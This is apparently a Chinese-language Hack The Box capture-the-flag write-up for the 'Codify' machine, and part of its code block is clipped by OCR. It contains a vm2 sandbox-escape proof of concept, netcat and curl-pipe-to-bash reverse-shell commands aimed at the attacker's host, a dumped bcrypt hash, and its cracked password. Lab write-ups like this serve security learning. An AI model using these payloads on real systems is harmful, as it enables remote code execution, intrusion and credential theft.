
Codify(root放棄)


nmap



```
└─# nmap -sCV 10.10.11.239
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-11 21:24 EST
Nmap scan report for 10.10.11.239
Host is up (0.32s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96071cc6773e07a0cc6f2419744d570b (ECDSA)
|_  256 0ba4c0cfe23b95aef6f5df7d0c88d6ce (ED25519)
80/tcp   open  http        Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://codify.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
3000/tcp open  http        Node.js Express framework
|_http-title: Codify
8080/tcp open  http-proxy
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, SMBP
```

進路web，有留言區，嘗試反彈。

因nmap有掃到js測試shell。失敗




Editor

```
require('child_process').exec('nc -e sh 10.10.14.45 2233')
```

Error: Module "child_process" is not allowed

看到有vm2，進去出現github vm2的版本，嘗試找漏洞




At Codify, our mission is to make it easy for c
which is why we built this platform to simplify

Our team is made up of experienced develop
reliable and secure platform that you can tru:

Thank you for using Codify, and we hope tha

Our code editor is a powerful tool that allows
code directly in the browser, making it easy t

The vm2 library is a widely used and trusted
causing harm to your system. We take the se
code.




找到POC

https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('touch pwned');
}
`

console.log(vm.run(code));
```


測試成功..進行反彈Shell



```
const {VM} = require("vm2");
const vm = new VM();

const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')().mainModule.require('child_process').execSync('whoami');
}
`

console.log(vm.run(code));
```


```
svc
```

反彈成功




```
onst {VM} = require("vm2");
onst vm = new VM();

onst code = `
rr = {};
onst handler = {
  getPrototypeOf(target) {
    (function stack() {
      new Error().stack;
      stack();
    })();
  }

onst proxiedErr = new Proxy(err, handler);
y {
  throw proxiedErr;
catch ({constructor: c}) {
  c.constructor('return process')().mainModule.require('child_process').execSync('curl http://10.10.14.45/shell.php | bash');


onsole.log(vm.run(code));
```

```
┌──(root㉿kali)-[~]
└─# nc -lnvp 2233
listening on [any] 2233 ...
connect to [10.10.14.45] from (UNKNOWN) [10.10.11.239] 46812
sh: 0: can't access tty; job control turned off
$ id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
$ whoami
svc
$ usnmae -a
sh: 3: usnmae: not found
$ uname -a
Linux codify 5.15.0-88-generic #98-Ubuntu SMP Mon Oct 2 15:18:56 UTC 2023 x8
6_64 x86_64 x86_64 GNU/Linux
$ 
```



```
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/u
joshua:x:1000:1000:,,,:/home/joshua:/bin/bash
svc:x:1001:1001:,,,:/home/svc:/bin/bash
```

有開3306 SQL查看




```
$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.11.239:4545       0.0.0.0:*               LISTEN      1197/PM2 v5.3.0: Go
tcp        0      0 127.0.0.1:45895         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8888                 :::*                    LISTEN      1197/PM2 v5.3.0: Go
tcp6       0      0 :::3000                 :::*                    LISTEN      1197/PM2 v5.3.0: Go
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
$
```


開放不給使用，可能需要一般使用者，因有看到user=root。。。

使用linpeas.sh

/var/www/contact/tickets.db: SQLite 3.x




```
Found: /var/www/contact/tickets.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 17, database pages 5,
cookie 0×2, schema 4, UTF-8, version-valid-for 17
```



```
$ cd /var/www/contact/
$ ls
index.js
package.json
package-lock.json
templates
tickets.db
$ sqlite3 tickets.db
select *
select * from users;
Error: near line 1: in prepare, near "select": syntax error (1)
select * from users();
Error: near line 3: in prepare, 'users' is not a function (1)
select * from users
select * from users;
Error: near line 4: in prepare, near "select": syntax error (1)
select * from users;
3|joshua|$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
```

拿到資料。進行爆破

`3|joshua|$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2`




```
┌──(root㉿kali)-[~/hackthebox/Codify]
└─# john --wordlist=/home/kali/Desktop/rockyou.txt  test
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (?)
1g 0:00:00:42 DONE (2023-11-14 07:50) 0.02329g/s 31.87p/s 31.87c/s 31.87C/s crazy1..angel123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~/hackthebox/Codify]
```

```
joshua
spongebob1
```


---

user

